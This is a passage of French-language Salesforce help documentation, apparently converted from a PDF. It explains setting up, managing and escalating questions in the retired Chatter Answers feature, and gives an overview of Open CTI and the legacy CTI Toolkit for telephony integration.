Réponses Chatter est disponible avec : **Enterprise** Edition, **Developer** Edition, **Performance** Edition et **Unlimited** Edition

AUTORISATIONS UTILISATEUR

Pour ajouter Chatter Answers à un portail partenaire :
- Personnaliser l'application

d. Dans la page Paramètres d'objet, sélectionnez **Q&A**.
e. Dans Paramètres de l'onglet, sélectionnez `Valeur par défaut activée`.
f. Cliquez sur `Enregistrer`, puis accédez à la page Paramètres d'objet.
g. Sélectionnez **Questions et réponses**, puis dans la section Autorisations d'objet, sélectionnez `Lire` et `Créer`.
h. Cliquez sur **Enregistrer**.

3. Ajoutez la licence de fonctionnalité Utilisateur de Chatter Answers aux utilisateurs du portail partenaire :
   a. Dans Configuration, saisissez *`Utilisateurs`* dans la case `Recherche rapide`, puis sélectionnez **Utilisateurs**.
   b. Cliquez sur **Modifier** en regard d'un utilisateur du portail.
   c. Dans la zone Informations générales, sélectionnez `Utilisateur de Réponses Chatter`.
   d. Cliquez sur **Enregistrer**.
4. Ajoutez Chatter Answers en tant qu'onglet à votre portail partenaire :
   a. Dans Configuration, saisissez *`Partenaires`* dans la case `Recherche rapide`, puis sélectionnez **Paramètres**.
   b. Cliquez sur le nom d'un portail partenaire.
   c. Cliquez sur **Personnaliser les onglets du portail**.
   d. Sélectionnez Chatter Answers, puis cliquez sur la flèche **Ajouter** pour déplacer l'onglet Chatter Answers vers la case Onglets sélectionnés.
   e. Cliquez sur **Enregistrer**.
5. Vous pouvez également renommer l'onglet Chatter Answers pour votre portail partenaire :
   a. Dans Configuration, saisissez *`Renommer les onglets et les étiquettes`* dans la case `Recherche rapide`, puis sélectionnez **Renommer les onglets et les étiquettes**.
   b. Cliquez sur **Modifier** en regard de Questions.
   c. Cliquez sur **Suivant**.
   d. Dans Autres étiquettes, renommez Q&A. Vous pouvez renommer l'application uniquement au `Singulier`, pas au `Pluriel`.
   e. Cliquez sur **Enregistrer**.

CONSULTER ÉGALEMENT :

Ajout de Chatter Answers à un portail

## Ajout d'une page Visualforce personnalisée pour afficher Réponses Chatter

Utilisez une page Visualforce pour offrir à vos clients une expérience Réponses Chatter personnalisée.

**Remarque:** Le retrait de Réponses Chatter est planifié dans toutes les organisations Salesforce à compter de la version Winter '18. Pour plus d'informations, reportez-vous à Retrait de Réponses Chatter dans la version Winter '18. À compter de la version Summer '16, Réponses Chatter n'est plus disponible dans les nouvelles organisations. Vous utilisez à la place les Questions Chatter, une fonctionnalité QetR intégrée de façon transparente à Chatter. Les Questions Chatter permettent aux utilisateurs de poser des questions et de trouver les réponses sans jamais quitter Chatter. Si la fonctionnalité a été activée avant la version Summer '16, les organisations existantes gardent accès à Réponses Chatter jusqu'à la version Winter '18.

Vous devez avoir une page Visualforce créée qui inclut le composant `chatteranswers:allfeeds` ou une combinaison des composants suivants : `chatteranswers:aboutme`, `chatteranswers:guestsignin`, `chatteranswers:feedfilter`, `chatteranswers:feeds`, `chatteranswers:searchask`, `chatteranswers:datacategoryfilter`.

Pour ajouter une page Visualforce personnalisée pour l'affichage de Réponses Chatter :

1. Dans Configuration, saisissez *Onglets* dans la case `Recherche rapide`, puis sélectionnez **Onglets** pour afficher la liste des onglets Visualforce de votre organisation.
2. Dans la section Visualforce, cliquez sur `Nouveau` pour créer un onglet Visualforce.
3. Sélectionnez la page Visualforce que vous souhaitez utiliser, puis ajoutez les données des autres champs de la page.
4. Cliquez sur `Suivant`.
5. Sélectionnez les profils utilisateur qui peuvent afficher l'onglet.
6. Sélectionnez les applications personnalisées dans lesquelles l'onglet doit être disponible.
7. Cliquez sur `Enregistrer`.

Pour ajouter l'onglet Visualforce en tant qu'onglet de communauté, assurez-vous que la page est disponible dans les onglets de la communauté.

Pour ajouter l'onglet Visualforce à un portail client, assurez-vous que l'onglet Visualforce est configuré pour l'affichage dans le portail.

Il n'est pas nécessaire d'ajouter l'onglet Visualforce à un site Force.com. Avant de configurer le site, assurez-vous simplement de créer la page Visualforce avec les composants Réponses Chatter.

### Éditions

Disponible avec : Salesforce Classic

Réponses Chatter est disponible avec : **Enterprise** Edition, **Developer** Edition, **Performance** Edition et **Unlimited** Edition

### AUTORISATIONS UTILISATEUR

Pour créer une page Visualforce :
- Personnaliser l'application

Pour ajouter un onglet Visualforce :
- Personnaliser l'application

### CONSULTER ÉGALEMENT :

Personnalisation des Réponses Chatter en utilisant des pages Visualforce

## Dépannage de la configuration de Chatter Answers

**Remarque:** Le retrait de Réponses Chatter est planifié dans toutes les organisations Salesforce à compter de la version Winter '18. Pour plus d'informations, reportez-vous à Retrait de Réponses Chatter dans la version Winter '18. À compter de la version Summer '16, Réponses Chatter n'est plus disponible dans les nouvelles organisations. Vous utilisez à la place les Questions Chatter, une fonctionnalité QetR intégrée de façon transparente à Chatter. Les Questions Chatter permettent aux utilisateurs de poser des questions et de trouver les réponses sans jamais quitter Chatter. Si la fonctionnalité a été activée avant la version Summer '16, les organisations existantes gardent accès à Réponses Chatter jusqu'à la version Winter '18.

Lorsque vous avez configuré une communauté Chatter Answers, vous pouvez visualiser un instantané de toutes ses configurations sur la même page, sans avoir à parcourir plusieurs pages dans la configuration en vue d'évaluer les problèmes.

1. Dans Configuration, saisissez *Paramètres des sites* dans la case Recherche rapide, puis sélectionnez **Paramètres des sites**.
2. Dans la colonne Instantané du site, cliquez sur **Afficher** en regard du site Force.com associé à votre communauté.
3. Cliquez sur ▶ pour afficher les divers paramètres ou sur ▼ pour les masquer.
4. Cliquez sur **OK** pour accéder à une page spécifique de configuration et modifier les paramètres.

**Exemple:** Par exemple, vous pouvez utiliser un instantané de site afin de vérifier si le site Force.com qui héberge votre communauté est marqué Actif ou pour vérifier les noms des profils utilisateur attribués à votre portail client

Éditions

Disponible avec : Salesforce Classic

Réponses Chatter est disponible avec : **Enterprise** Edition, **Developer** Edition, **Performance** Edition et **Unlimited** Edition

AUTORISATIONS UTILISATEUR

Pour afficher la configuration :
- Afficher la configuration

Pour configurer Chatter Answers :
- Personnaliser l'application

CONSULTER ÉGALEMENT :

Présentation de la mise en oeuvre de Chatter Answers
Présentation des utilisateurs de Chatter Answers
Configuration de Chatter Answers

## Présentation des utilisateurs de Chatter Answers

**Remarque:** Le retrait de Réponses Chatter est planifié dans toutes les organisations Salesforce à compter de la version Winter '18. Pour plus d'informations, reportez-vous à Retrait de Réponses Chatter dans la version Winter '18. À compter de la version Summer '16, Réponses Chatter n'est plus disponible dans les nouvelles organisations. Vous utilisez à la place les Questions Chatter, une fonctionnalité QetR intégrée de façon transparente à Chatter. Les Questions Chatter permettent aux utilisateurs de poser des questions et de trouver les réponses sans jamais quitter Chatter. Si la fonctionnalité a été activée avant la version Summer '16, les organisations existantes gardent accès à Réponses Chatter jusqu'à la version Winter '18.

Chatter Answers intègre plusieurs fonctionnalités au Portail client. Par conséquent, la gestion des utilisateurs de Chatter Answers est semblable à celle des utilisateurs du Portail client. Pour gérer les données et les fonctions auxquelles les utilisateurs de Chatter Answers ont accès, utilisez les éléments suivants :

Éditions

Disponible avec : Salesforce Classic

Réponses Chatter est disponible avec : **Enterprise** Edition, **Developer** Edition, **Performance** Edition et **Unlimited** Edition

- Les profils, autorisations et paramètres d'accès déterminent pour un utilisateur l'autorisation d'exécuter diverses fonctions, telles que l'ajout de commentaires à une requête.

- Licences utilisateur : elles définissent les profils et les ensembles d'autorisations qui sont disponibles pour un utilisateur, tels que la licence Portail client haut volume (Utilisateur du Portail Service Cloud) ou la licence personnalisée Responsable du portail Client.
- Les licences de fonctionnalité autorisent des fonctionnalités Salesforce supplémentaires pour un client, telles que Chatter Answers.
- La sécurité au niveau du champ définit les champs auxquels les utilisateurs ont accès, tels que les champs des articles Salesforce Knowledge.
- Ensembles de partages : ils permettent d'accorder l'accès aux enregistrements de façon sélective à des groupes définis d'utilisateurs du portail haut volume.

Chatter Answers exclut certaines fonctionnalités habituellement accessibles aux utilisateurs du Portail client, telles que :

- Idées
- Groupes
- Équipes
- Rapports
- Contenu
- Présentations de page
- Objets personnalisés
- Administration utilisateur externe délégué
- Hiérarchie des rôles du Portail client (disponible, mais non utilisée)
- Règles de partage du Portail client, à l'exception des utilisateurs du portail haut volume

Les utilisateurs de Réponses Chatter peuvent accéder uniquement aux enregistrements suivants à partir de votre zone :

- Requêtes
- Questions
- Réponses
- Articles Salesforce Knowledge

Réponses Chatter est conçue pour prendre en charge une langue d'utilisateur pour chaque zone que vous créez. Lorsque vous activez Chatter Answers, les pages Visualforce ajoutées automatiquement à votre organisation héritent de la langue par défaut de votre organisation. Vous pouvez toutefois changer l'attribut de langue dans chaque page Visualforce. Les utilisateurs qui s'inscrivent automatiquement à votre zone héritent de la langue par défaut de votre organisation. Les utilisateurs invités affichent votre zone dans la langue spécifiée dans les pages Visualforce, quelle que soit la langue de leur navigateur.

**Remarque:**

- Les utilisateurs de Chatter Answers ne peuvent pas modifier leur langue, leur fuseau horaire ni leurs paramètres régionaux.
- Les utilisateurs du portail doivent disposer de la licence de fonctionnalité Utilisateur de Chatter Answers pour pouvoir utiliser Chatter Answers. Cette licence de fonctionnalité est automatiquement attribuée aux utilisateurs du portail haut volume qui s'inscrivent automatiquement à Chatter Answers. Vous pouvez attribuer manuellement la licence aux utilisateurs qui ne s'inscrivent pas automatiquement, en modifiant un utilisateur, puis en cliquant sur `Utilisateur de Chatter Answers`.
- Les profils Utilisateur de site Web authentifié n'ont pas accès à Réponses Chatter.

Les utilisateurs internes autorisés à afficher Réponses Chatter peuvent afficher toutes les zones sous l'onglet Q&A de leur organisation. Si des utilisateurs internes s'inscrivent à une communauté, ils affichent uniquement les zones associées à cette communauté.

CONSULTER ÉGALEMENT :

Configuration de Chatter Answers

## Encouragement à la participation avec la réputation des Réponses Chatter


**Remarque:** Le retrait de Réponses Chatter est planifié dans toutes les organisations Salesforce à compter de la version Winter '18. Pour plus d'informations, reportez-vous à Retrait de Réponses Chatter dans la version Winter '18. À compter de la version Summer '16, Réponses Chatter n'est plus disponible dans les nouvelles organisations. Vous utilisez à la place les Questions Chatter, une fonctionnalité QetR intégrée de façon transparente à Chatter. Les Questions Chatter permettent aux utilisateurs de poser des questions et de trouver les réponses sans jamais quitter Chatter. Si la fonctionnalité a été activée avant la version Summer '16, les organisations existantes gardent accès à Réponses Chatter jusqu'à la version Winter '18.

**Éditions**

Disponible avec : Salesforce Classic

Réponses Chatter est disponible avec : **Enterprise** Edition, **Developer** Edition, **Performance** Edition et **Unlimited** Edition

Tirez parti de l'expertise et des connaissances des membres les plus actifs de votre communauté en récompensant leur activité. En activant les réputations, vous permettez aux utilisateurs de gagner des points et des votes qui s'affichent dans les détails de survol de la photo d'un utilisateur dans le fil. En augmentant leur engagement, les personnes qui publient le plus souvent améliorent le contenu global de votre communauté et fournissent de meilleures réponses aux utilisateurs à la recherche d'une assistance. Les utilisateurs qui recherchent une solution peuvent ainsi s'appuyer en confiance sur la réponse d'un expert, ce qui diminue les recours au support de votre organisation.




Les utilisateurs gagnent des points lorsque leurs publications reçoivent des votes ou sont sélectionnées comme ayant résolu la question dans l'une des zones auxquelles ils appartiennent. Lorsqu'ils ont accumulé suffisamment de points, leur réputation ainsi que le nombre de publications et de questions qu'ils ont résolu dans cette zone sont affichés dans les détails de survol. Les points de réputation sont calculés séparément pour chaque zone et pour l'activité cumulée dans l'ensemble de l'organisation. Les utilisateurs qui participent dans différentes zones ont des valeurs de réputation différentes pour chaque zone, qui dépendent de leur activité dans cette zone. Lorsque des utilisateurs sont connectés à l'application interne, leur score de réputation est basé sur leur participation dans toutes leszones auxquelles ils appartiennent.

Les Réponses Chatter sont fournies avec les niveaux de réputation prédéfinis ci-dessous, qui s'appliquent à toutes les zones :

| Nom | Points par niveau | Couleur |
|---|---|---|
| Débutant | 0 – 499 | Vert |
| Expert | 500 – 1999 | Bleu |

| Nom | Points par niveau | Couleur |
|---|---|---|
| Professionnel | 2000 – 4999 | Violet |
| Élite | 5000+ | Orange |

Pour ajouter ou modifier des noms de niveau de réputation ou des points par niveau dans n'importe quelle zone, utilisez l'objet ChatterAnswersReputationLevel dans l'API. Vous pouvez créer jusqu'à 25 niveaux de réputation différents pour chaque zone. Les couleurs des différents niveaux de réputation peuvent être modifiées au niveau de la feuille de style (CSS).

CONSULTER ÉGALEMENT :

Présentation des utilisateurs de Chatter Answers

## Conseils de mise en œuvre de Chatter Answers

**Remarque:** Le retrait de Réponses Chatter est planifié dans toutes les organisations Salesforce à compter de la version Winter '18. Pour plus d'informations, reportez-vous à Retrait de Réponses Chatter dans la version Winter '18. À compter de la version Summer '16, Réponses Chatter n'est plus disponible dans les nouvelles organisations. Vous utilisez à la place les Questions Chatter, une fonctionnalité QetR intégrée de façon transparente à Chatter. Les Questions Chatter permettent aux utilisateurs de poser des questions et de trouver les réponses sans jamais quitter Chatter. Si la fonctionnalité a été activée avant la version Summer '16, les organisations existantes gardent accès à Réponses Chatter jusqu'à la version Winter '18.

Éditions

Disponible avec : Salesforce Classic

Réponses Chatter est disponible avec : **Enterprise** Edition, **Developer** Edition, **Performance** Edition et **Unlimited** Edition

Tenez compte des informations suivantes lors de la planification de la mise en oeuvre de Chatter Answers.

- Nous recommandons aux administrateurs et développeurs Salesforce expérimentés de configurer et de gérer Chatter Answers, qui implique plusieurs fonctionnalités de Salesforce.
- Avant de pouvoir configurer Chatter Answers, les organisations des administrateurs doivent avoir mis en oeuvre des Catégories de données. Si vous souhaitez afficher les articles de Salesforce Knowledge dans vos zones, les administrateurs doivent mettre en oeuvre Salesforce Knowledge.
- Vous pouvez personnaliser des champs, des présentations de page, des boutons et des liens, des déclencheurs Apex et des règles de validation pour des questions et des réponses Chatter Answers dans Configuration, en saisissant Chatter Answers dans la case `Recherche rapide`, puis en sélectionnant **Chatter Answers** et le paramètre approprié.
- Une fois les Réponses Chatter activées, plusieurs éléments sont automatiquement ajoutés à votre organisation, qui permettent de configurer des zones :
  - Un onglet Q&A sous lequel les utilisateurs internes et les administrateurs peuvent afficher et utiliser Réponses Chatter. Les administrateurs peuvent renommer cet onglet.
  - Les paramètres d'autorisation standard des questions dans les profils utilisateur qui permettent d'accorder des autorisations d'utilisateur pour des questions et des réponses.
  - Les pages Visualforce que vous pouvez ajouter à un site Force.com, un onglet dans une communauté ou un portail client pour permettre aux utilisateurs de s'inscrire, de se connecter et d'afficher des éléments de fil dans une zone.
  - Une classe Apex nommée `ChatterAnswersRegistration` avec une méthode de personnalisation de la création de compte pour les utilisateurs de portail.
  - Un déclencheur Apex pour des questions, nommé `chatter_answers_question_escalation_to_case_trigger`, qui permet d'escalader automatiquement en requêtes les questions avec des attributs spécifiques.

  - Une mise à jour de champ de workflow nommée `chatter_answers_num_subscriptions_above_` qui permet de mettre à jour la `Priorité` des questions escaladées en requêtes.
  - Deux règles de workflow, `chatter_answers_no_best_reply_within_time_limit_wf` et `chatter_answers_num_subscriptions_above_limit_wf`, que vous pouvez personnaliser et activer afin d'escalader automatiquement en requêtes les questions sans meilleure réponse ou les questions avec un nombre spécifique de suiveurs.

- Vous pouvez ajouter Réponses Chatter à un portail client ou un portail partenaire existant pour permettre aux utilisateurs du portail d'accéder aux zones Réponses Chatter à partir de l'un de vos canaux établis.
- Réponses Chatter est conçue pour prendre en charge une langue d'utilisateur pour chaque zone que vous créez. Lorsque vous activez Chatter Answers, les pages Visualforce ajoutées automatiquement à votre organisation héritent de la langue par défaut de votre organisation. Vous pouvez toutefois changer l'attribut de langue dans chaque page Visualforce. Les utilisateurs qui s'inscrivent automatiquement à votre zone héritent de la langue par défaut de votre organisation. Les utilisateurs invités affichent votre zone dans la langue spécifiée dans les pages Visualforce, quelle que soit la langue de leur navigateur.
- Vous pouvez renommer le `support client` dans l'interface utilisateur de vos zones. Par exemple, vous pouvez changer « Support client » en « Support Acme ». Il suffit de modifier l'étiquette Support client dans l'objet Question.
- Les questions escaladées en requêtes affichent un fil de type Chatter dans les pages de détail des requêtes. La page de détail des requêtes comprend également une section Vue client qui permet aux agents de support de répondre publiquement ou en privé aux threads publiés dans la zone.
- Les commentaires de requêtes marqués `Public` sont affichés en tant que messages privés par le support client dans Chatter Answers. Ils ne sont pas exposés à l'ensemble de la communauté. Par exemple, si un agent de support ajoute un commentaire de requête public, il est affiché uniquement dans les messages privés du contact de la requête, dans Chatter Answers. Les agents de support peuvent lire tous les commentaires de requête privés et publics. .
- Chatter Answers envoie un e-mail aux utilisateurs lorsqu'ils :
  - S'inscrivent à un compte.
  - Suivent une question (réponses ou commentaires).
  - Reçoivent une réponse ou un commentaire à leur question.
  - Reçoivent une réponse privée à leur question provenant du support client.
- Les utilisateurs d'Internet Explorer 8 reçoivent un avertissement de sécurité si vous personnalisez avec des URL qui n'incluent pas https://.
- Avant de rendre une zone publique, ajoutez au moins 20 questions, réponses ou articles fréquents. Ce contenu génère des conversations.
- Créer des articles Salesforce Knowledge qui contiennent :
  - Le numéro de téléphone du support de votre organisation pour permettre aux clients de contacter directement vos agents de support.
  - Les conditions d'utilisation pour les membres de la zone, par exemple quand les agents de support peuvent supprimer les questions et les commentaires des clients.
- Chatter Answers utilise les objets API suivants :
  - Case
  - ChatterAnswersActivity
  - ChatterAnswersReputationLevel
  - Communauté (Zone)
  - Question

- QuestionReportAbuse
- QuestionSubscription
- Reply
- ReplyReportAbuse

CONSULTER ÉGALEMENT :

Meilleures pratiques pour Chatter Answers

Configuration de Chatter Answers

## Escalade d'une question en requête dans Réponses Chatter

Si une question dans Réponses Chatter n'est pas résolue ou si les réponses fournies ne sont pas satisfaisantes, les administrateurs et les membres de confiance d'une communauté peuvent l'escalader en requête.

**Remarque:** Le retrait de Réponses Chatter est planifié dans toutes les organisations Salesforce à compter de la version Winter '18. Pour plus d'informations, reportez-vous à Retrait de Réponses Chatter dans la version Winter '18. À compter de la version Summer '16, Réponses Chatter n'est plus disponible dans les nouvelles organisations. Vous utilisez à la place les Questions Chatter, une fonctionnalité QetR intégrée de façon transparente à Chatter. Les Questions Chatter permettent aux utilisateurs de poser des questions et de trouver les réponses sans jamais quitter Chatter. Si la fonctionnalité a été activée avant la version Summer '16, les organisations existantes gardent accès à Réponses Chatter jusqu'à la version Winter '18.

Après avoir créé une requête, la page de détail de la question contient un lien vers la requête tant que la question est ouverte. Le lien indique également le statut de la requête.

Pour escalader une question en requête :

1. Cliquez sur le titre de la question.
2. Cliquez sur le triangle en regard de la question pour afficher le menu déroulant, puis cliquez sur **Escalader en requête**.

   **Remarque:** Cette option s'affiche uniquement si l'utilisateur est autorisé à créer des requêtes. Les utilisateurs créés à partir de contacts ne peuvent pas escalader des questions en requêtes.
3. Mettez à jour les champs de requête si vous souhaitez modifier des valeurs par défaut. Le titre de la question devient automatiquement l'objet de la requête.
4. Cliquez sur **Enregistrer**. Vous revenez à la page de détail de la question et le Propriétaire de la requête peut résoudre la requête.

**Remarque:** La fermeture d'une requête ne marque pas la question comme résolue et la résolution de la question ne ferme pas la requête. La requête et la question doivent être mises à jour séparément.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Developer** Edition, **Performance** Edition et **Unlimited** Edition

AUTORISATIONS UTILISATEUR

Pour afficher l'onglet Q & R :
- Lire sur les questions

Pour poser des questions et répondre à des questions :
- Créer sur les questions

Pour créer des requêtes :
- Créer sur les requêtes

## Meilleures pratiques pour Chatter Answers

**Remarque:** Le retrait de Réponses Chatter est planifié dans toutes les organisations Salesforce à compter de la version Winter '18. Pour plus d'informations, reportez-vous à Retrait de Réponses Chatter dans la version Winter '18. À compter de la version Summer '16, Réponses Chatter n'est plus disponible dans les nouvelles organisations. Vous utilisez à la place les Questions Chatter, une fonctionnalité QetR intégrée de façon transparente à Chatter. Les Questions Chatter permettent aux utilisateurs de poser des

questions et de trouver les réponses sans jamais quitter Chatter. Si la fonctionnalité a été activée avant la version Summer '16, les organisations existantes gardent accès à Réponses Chatter jusqu'à la version Winter '18.

Tenez compte des conseils suivants lors de la planification et de l'utilisation de Chatter Answers.

- Nous recommandons d'informer les agents de support des éléments suivants :
  - Le champ `Origine de la requête` indique Chatter Answers dans toute requête convertie en question.
  - S'ils répondent à une question privée, ils ne peuvent pas la convertir en réponse publique.
- Nous recommandons d'affecter un agent de support à l'examen des questions publiques sous l'onglet Q&A. Les agents ne peuvent pas cliquer sur **Marquer** en regard des questions ou des réponses considérées comme spam, détestables ou inappropriées. Ils peuvent toutefois modifier et supprimer des questions ou des réponses dans une zones via l'onglet Q&A s'ils disposent de l'autorisation « Supprimer » sur les questions.
- Pour modérer rapidement de nombreuses questions, nous recommandons aux agents de support d'examiner les questions dans des listes épinglées dans la Salesforce Console (nécessite l'ajout de l'onglet Q et R à l'onglet Navigation de la console).
- Pour afficher une liste de requêtes converties à partir de questions, nous recommandons aux administrateurs et aux agents de support de créer une vue de requêtes dans laquelle Origine de la requête est égale à Chatter Answers.
- Dans Chatter Answers, les photos ajoutées à des profils sont affichées vers l'extérieur. Nous recommandons aux agents de support de sélectionner des photos conformes aux politiques et à la marque de leur société.

CONSULTER ÉGALEMENT :

Conseils de mise en œuvre de Chatter Answers

Configuration de Chatter Answers

# Création de canaux d'appels téléphoniques

## Salesforce Open CTI


Open CTI est une API JavaScript qui permet d'élaborer et d'intégrer des systèmes de couplage téléphonie-informatique (CTI) tiers à Salesforce Call Center. Pour afficher la fonctionnalité CTI dans Salesforce, Open CTI utilise des navigateurs en tant que clients. Avec Open CTI, vous pouvez passer des appels sur un softphone (téléphone logiciel) directement dans Salesforce sans installer d'adaptateur CTI sur vos appareils.

Voici comment Open CTI se connecte à votre système téléphonique.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition




**Remarque:** La méthode d'implémentation d'Open CTI dépend de l'interface utilisateur de votre organisation. Des API Open CTI séparées existent pour Salesforce Classic et pour Lightning Experience.Vous ne pouvez pas échanger les deux API Open CTI dans un code JavaScript personnalisé, car leur comportement et leur fonctionnement sont différents. Assurez-vous de choisir l'emplacement de l'implémentation de votre système CTI avant de commencer le développement.

Avant l'introduction de Open CTI, les utilisateurs de Salesforce pouvez utiliser les fonctionnalités d'un système CTI uniquement après l'installation d'un programme adaptateur CTI sur leur ordinateur. Ces types de programme comprenaient souvent des logiciels qui nécessitaient une maintenance sans offrir les avantages de l'architecture Cloud.

Généralement, les fournisseurs ou partenaires CTI créent des implémentations Open CTI. Lorsque vous disposez d'une implémentation Open CTI, elle est intégrée à Salesforce en utilisant Salesforce Call Center. Notez que l'application prête à l'emploi Call Center est une application Salesforce Classic qui prend en charge Open CTI uniquement pour Salesforce Classic. Pour passer des appels dans Lightning Experience, créez une application Lightning Experience et utilises Open CTI pour Lightning Experience.

Les fournisseurs et les partenaires CTI utilisent Open CTI dans un code JavaScript pour incorporer des appels et des processus d'API. Avec Open CTI, les fournisseurs et les partenaires peuvent :

- Créer des systèmes CTI qui s'intègrent à Salesforce sans utiliser d'adaptateurs CTI.
- Créer des softphones personnalisables (outils de contrôle des appels) qui fonctionnent comme des éléments totalement intégrés à Salesforce et à la console Salesforce.
- Fournir aux utilisateurs des systèmes CTI indifférents au navigateur et à la plate-forme, par exemple CTI pour Microsoft® Internet Explorer®, Mozilla® Firefox®, Apple® Safari® ou Google Chrome™ sur des ordinateurs Mac, Linux ou Windows.

CONSULTER ÉGALEMENT :

*Open CTI Developer Guide*

Centre d'appels Salesforce

Navigateurs pris en charge

## Boîte à outils CTI de Salesforce

La boîte à outils CTI permet aux développeurs d'élaborer des adaptateurs CTI (couplage téléphonie-informatique) qui intègrent Salesforce à des systèmes CTI tiers. La boîte à outils CTI aide les développeurs à créer des adaptateurs CTI que les utilisateurs de Centre d'appels Salesforce installent sur leur ordinateur afin d'exploiter les fonctionnalités d'un système CTI via un softphone.

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**Important:** La boîte à outils CTI est retirée. Les softphones élaborés avec la boîte à outils CTI ne fonctionneront plus à compter de la version Spring '17. Pour continuer à utiliser votre softphone, migrez votre implémentation CTI vers Salesforce Open CTI. Pour plus d'informations sur le retrait de la boîte à outils CTI et sur la migration vers Open CTI, reportez-vous à FAQ sur le retrait de la boîte à outils CTI.

Il existe trois versions de CTI Toolkit. Chaque version offre aux utilisateurs différentes fonctionnalités Salesforce CRM Call Center. Cependant, Salesforce distribue uniquement la version 4.0 ou supérieure de CTI Toolkit. Le tableau ci-dessous présente les fonctionnalités disponibles dans les adaptateurs construits avec chaque version de CTI Toolkit :

| Fonctionnalité | Version 1.0 ou supérieure | Version 2,0 ou supérieure | Version 3.0 ou supérieure | Version 4.0 ou supérieure |
|---|---|---|---|---|
| Modifie les champs et l'ordre des champs affichés dans un SoftPhone | ✅ | ✅ | ✅ | ✅ |
| Modifie les objets et l'ordre des liens vers des objets affichés dans un SoftPhone | ✅ | ✅ | ✅ | ✅ |
| Spécifie les champs affichés dans le SoftPhone si un seul enregistrement est trouvé pour un objet particulier | ✅ | ✅ | ✅ | ✅ |
| Spécifie les paramètres d'affichage automatique pour les appels sortants avec des correspondances d'enregistrement uniques, multiples ou sans correspondance | | ✅ | ✅ | ✅ |
| Spécifie les affichages automatiques pour les appels entrants dans des fenêtres de navigateur déjà ouvertes, ou dans de nouvelles fenêtres ou de nouveaux onglets | | ✅ | ✅ | ✅ |
| Spécifie les affichages automatiques de pages | | ✅ | ✅ | ✅ |

| Fonctionnalité | Version 1.0 ou supérieure | Version 2,0 ou supérieure | Version 3.0 ou supérieure | Version 4.0 ou supérieure |
|---|---|---|---|---|
| Visualforce pour les appels entrants | | | | |
| Spécifie les affichages automatiques de pages de recherche pour les appels entrants avec des correspondances d'enregistrement multiples | | ✅ | ✅ | ✅ |
| Afficher la version de centre d'appels dans un champ `Version` (dans Configuration, saisissez *`Centres d'appels`* dans la case `Recherche rapide`, puis sélectionnez **Centres d'appels** et sélectionnez un centre d'appel) | | ✅ | ✅ | ✅ |
| Afficher une interface utilisateur étendue de SoftPhone dans le pied de page de la console Salesforce | | | ✅ | ✅ |
| Connecter les appels dans le journal des interactions personnalisable de la console Salesforce | | | ✅ | ✅ |
| Prend en charge les navigateurs compatibles avec la messagerie entre domaines | | | | ✅ |
| Réduit la taille et la complexité de l'adaptateur CTI | | | | ✅ |

Plus d'informations sur la personnalisation et l'élaboration d'adaptateurs CTI, consultez les références suivantes :

- *CTI Toolkit Developer's Guide (Version 4.0)*
